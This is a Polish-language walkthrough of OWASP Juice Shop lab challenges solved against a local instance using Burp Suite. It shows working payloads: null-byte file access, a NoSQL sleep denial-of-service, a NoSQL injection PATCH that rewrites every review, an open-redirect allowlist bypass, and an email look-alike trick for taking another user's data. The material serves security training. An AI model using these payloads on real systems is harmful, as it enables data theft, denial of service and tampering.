


Steal someone else's personal data without using Injection

Aby wykraść kogoś dane personalne, należy dla poszczególnego konta (przykładowo *jim@juice-sh.op*) wejść w zakładkę odpowiedzialną za wykonane transakcje, a następnie sprawdzić *Track Order*.




Te oto zapytanie należy przechwycić w aplikacji *Burp Suite*, a następnie zobaczyć jak wygląda wysyłane żądanie:




Możemy tutaj zobaczyć ciekawą zależność – mail jest nie w pełni napisany – część znaków jest zaszyta.


To może być potencjalny wektor ataku. Stworzymy konto, które będzie różniło się jednym znakiem, a następnie wyeksportujemy dane personalne. Być może przypisze nam dane innego konta pod nasze konto ze względu na słabe zabezpieczenie.



Po stworzeniu konta eksportujemy dane na nasz system:




Zadanie wtedy zostaje ukończone pomyślnie:




Access a misplaced SIEM signature file

Do tego zadania podchodzimy identycznie jak w zadaniu **Find the hidden easter egg**




Tak więc wpisujemy w link: http://127.0.0.1:3000/ftp/suspicious_errors.yml%2500.md



Let the server sleep for some time

Istnieje możliwość interakcji z API po backend w poniższej ścieżce:

`/rest/products/reviews` oraz `/rest/products/{id}/reviews`



Gdy wpiszemy pomiędzy wartością *products* oraz *reviews* dowolną wartość liczbową, otrzymamy następującą odpowiedź:

127.0.0.1:3000/rest/products/1/reviews

Kali Linux | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security

JSON | Raw Data | Headers

Save | Copy | Collapse All | Expand All | Filter JSON


```
status:        "success"
data:
  0:
    message:   "One of my favorites!"
    author:    "admin@juice-sh.op"
    product:   1
    likesCount: 0
    likedBy:   []
    _id:       "JP6DsBB8NJigJfMsm"
    liked:     true
```


Z racji, że wielokrotnie odkryto już w API tej strony internetowej możliwość wykonania SQL Injection, przypuszczamy, że tutaj też istnieje taka możliwość.

Po wielu próbach można odkryć, że istnieje możliwość wykonania Blind SQL Injection. Wartość liczbową można zastąpić komendą *sleep(2000)*.

127.0.0.1:3000/rest/products/sleep(2000)/reviews

Po wykonaniu komendy zadanie zostanie ukończone.

You successfully solved a challenge: NoSQL DoS (Let the server sleep for some time. (It has done more than enough hard work for you)) x

Update multiple product reviews at the same time

Logujemy się jako dowolny user i zapisujemy wartość tokenu *Authorization Bearer*, która jest przydzielana po zalogowaniu się.

```
1 GET /rest/admin/application-configuration HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiM
DE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbi
I6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6Ly9hLnBuZzs
gc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2Rl
LmdldG1kbC5pbyBodHRwOi8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZXQiOiIiLCJpc0Fjd
Gl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYX
RlZEF0IjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF
0IjoxNjY5MDYwOTUxLCJleHAiOjE2NjkwNzg5NTF9.EYEKd8zPxSlXjGFy25Ln0Wkl0_Y5jPL9xuekAv1
WKDvmtv6xwcTOm-clXiy3EZpm5DX3DoiuuN8FMKyjdmuHGBxGCMKZiHavnlocfA0o8GXIcbDg66LtgslC
7mylFfqeYrL2sE5I56kmXNzwBvbcx-2FzIDBJxI3EFEvmmD2GSM
8 Connection: close
```

Wiemy, że przy dodawaniu opinii o produkcie, wysyłane jest zapytanie do ścieżki */rest/products/reviews*.

```
Pretty   Raw   Hex
1  GET /rest/products/reviews HTTP/1.1
2  Host: 127.0.0.1:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
   6gHbuVhDtmcNIbTZs9FbiLSnU5HWuKhVtjcpIyTXF4i9fLSVHJuptlcJT9COsBiMf2SrUPHvounnhOmtgZc62T7gCrYioxfaESnkUeNHL5u29h89t3VcqLIVqCZVSDyUPeHJoT8MCDos3Bi8RfxPS6nH2Vtjj
   IgNTOwsQDFNOigXf2yUw4HP6; token=
   eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFOdXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3Jk
   IjoiMDE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6L
   y9hLnBuZzsgc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2RlLmdldG1kbC5pbyBodHRwOi8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZX
   QiOiIiLCJpcOFjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEFOIjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYXRlZEFOIjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXR
   lZEFOIjpudWxsfSwiaWFOIjoxNjY5MDYwOTUxLCJleHAiOjE2NjkwNzg5NTF9.EYEKd8zPxSlXjGFy25Ln0Wkl0_Y5jPL9xuekAv1WKDvmtv6xwcTOm-clXiy3EZpm5DX3DoiuuN8FMKyjdmuHGBxGCMKZiHa
   vnlocfAOo8GXIcbDg66LtgslC7mylFfqeYrL2sE5I56kmXNzwBvbcx-2FzIDBJxI3EFEvmmD2GSM
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
```

Przez to zapytanie odwołujemy się do wszystkich opinii, które zawarte są w produktach. W takim można spróbować przy pomocy odwołania do tej ścieżki zaktualizować wszystkie komentarze w konkretnym polu. Od tego istnieje możliwość skorzystania z funkcji PATCH:

W naszym zapytaniu wystarczy, że na samym dole przechwyconego zapytania w aplikacji *Burp Suite*, dodamy następującą linię + dpdajemy nasz token *Authorization Bearer*:

```
Content-Type: application/json
{ "id": { "$ne": -1 }, "message": "NoSQL Injection!" }
```

W tym zapytaniu odwołujemy się do każdego zapytania, które nie jest równe wartości *„-1”*. Czyli odwołujemy się do każdego zapytania. Funkcją PATCH robimy aktualizację komórki.

```
Request
Pretty   Raw   Hex
1  PATCH /rest/products/reviews HTTP/1.1
2  Host: 127.0.0.1:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Authorization: Bearer
   eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFOdXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6
   MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiM
   DE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbi
   I6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6Ly9hLnBuZzs
   gc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2Rl
   LmldG1kbC5pbyBodHRwOi8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZXQiOiIiLCJpcOFjd
   Gl2ZSI6dHJ1ZSwiY3JlYXRlZEFOIjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYX
   RlZEFOIjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXRlZEFOIjpudWxsfSwiaWF
   OIjoxNjY5MDYwOTUxLCJleHAiOjE2NjkwNzg5NTF9.EYEKd8zPxSlXjGFy25Ln0Wkl0_Y5jPL9xuekAv1
   WKDvmtv6xwcTOm-clXiy3EZpm5DX3DoiuuN8FMKyjdmuHGBxGCMKZiHavnlocfAOo8GXIcbDg66LtgslC
   7mylFfqeYrL2sE5I56kmXNzwBvbcx-2FzIDBJxI3EFEvmmD2GSM
8  Connection: close
9  Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
   continueCode=
   6gHbuVhDtmcNIbTZs9FbiLSnU5HWuKhVtjcpIyTXF4i9fLSVHJuptlcJT9COsBiMf2SrUPHvounnhOmtg
   Zc62T7gCrYioxfaESnkUeNHL5u29h89t3VcqLIVqCZVSDyUPeHJoT8MCDos3Bi8RfxPS6nH2VtjjIgNTO
   wsQDFNOigXf2yUw4HP6; token=
   eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFOdXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6
   MSwidXNlcm5hbWUiOiJDU1JGIiwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiM
   DE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDAiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbi
   I6IiIsImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiaHR0cHM6Ly9hLnBuZzs
   gc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScgJ3NlbGYnICd1bnNhZmUnZXZhbCcgaHR0cHM6Ly9jb2Rl
   LmldG1kbC5pbyBodHRwOi8vYWpheC5nb29nbGVhcGlzLmNvbSIsInRvdHBTZWNyZXQiOiIiLCJpcOFjd
   Gl2ZSI6dHJ1ZSwiY3JlYXRlZEFOIjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzIgKzAwOjAwIiwidXBkYX
   RlZEFOIjoiMjAyMi0xMS0xOCAxNzowOToyOS4wNzEgKzAwOjAwIiwiZGVsZXRlZEFOIjpudWxsfSwiaWF
   OIjoxNjY5MDYwOTUxLCJleHAiOjE2NjkwNzg5NTF9.EYEKd8zPxSlXjGFy25Ln0Wkl0_Y5jPL9xuekAv1
   Search...                                                                  0 matches

Response
Pretty   Raw   Hex   Render
1  HTTP/1.1 200 OK
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  X-Recruiting: /#/jobs
7  Content-Type: application/json; charset=utf-8
8  ETag: W/"1d78-w/4o/XFE611eWI4VTwxh3nEH1yM"
9  Vary: Accept-Encoding
10 Date: Mon, 21 Nov 2022 20:08:56 GMT
11 Connection: close
12 Content-Length: 7544
13
14 {
     "modified":26,
     "original":[
       {
         "message":"Fry liked it too.",
         "author":"bender@juice-sh.op",
         "product":6,
         "likesCount":1,
         "likedBy":[
           "admin@juice-sh.op"
         ],
         "_id":"EjowK9QhbrEMPmekc"
       },
       {
         "message":
         " Let it go, let it go  Can't hold it back anymore  Let it go, let it
          go  Turn away and slam the door ",
         "author":"mc.safesearch@juice-sh.op",
         "product":41,
         "likesCount":0,
         "likedBy":[
   Search...                                                                  0 matches
```

Po wysłaniu zapytania – wszystkie opinie będą miały zmieniony opis na *„No SQL Injection!”*

```
You successfully solved a challenge: NoSQL Manipulation (Update multiple product reviews at the same time.)   x
```

Enforce a redirect to a page you are not supposed to redirect to


Jak wcześniej zweryfikowaliśmy przy odnalezieniu adresu to portfelu bitcoin, istnieje ścieżka do */redirect*, która pozwoli przenieść nas na inną domenę:

```
showBitcoinQrCode() {
  this.dialog.open(Mt, {
    data: {
      data: 'bitcoin:1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm',
      url: './redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm',
      address: '1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm',
      title: 'TITLE_BITCOIN_ADDRESS'
    }
  })
```


Istnieje jednak ograniczenie, które nie pozwala zrobić redirect do każdej strony. Jedynie odpowiednie linki są dozwolone jako redirect.

```
  '',
  'href',
  './redirect?to=https://github.com/bkimminich/juice-shop',
  'aria-label',
  'Go to OWASP Juice Shop GitHub page',
  4,
```


Przykład:



Dlatego też spróbujemy dodać dodatkowo nagłówek z końcówka linku, który jest akceptowalny. Dzięki temu istnieje szansa, że zostanie to zaakceptowane, ponieważ może być weryfikacja przeprowadzona tylko na końcu URL




Jak widać – przekierowanie zadziałało prawidłowo




You successfully solved a challenge: Allowlist Bypass (Enforce a redirect to a page you are not supposed to redirect to.)

Bypass a security control with a Poison Null Byte

Do tego zadania podchodzimy identycznie jak w zadaniu **Find the hidden easter egg**




Tak więc wpisujemy w link: http://127.0.0.1:3000/ftp/eastere.gg%2500.md



You successfully solved a challenge: Poison Null Byte (Bypass a security control with a Poison Null Byte to access a file not meant for your eyes.)

Reset Bender's password via the Forgot Password mechanism

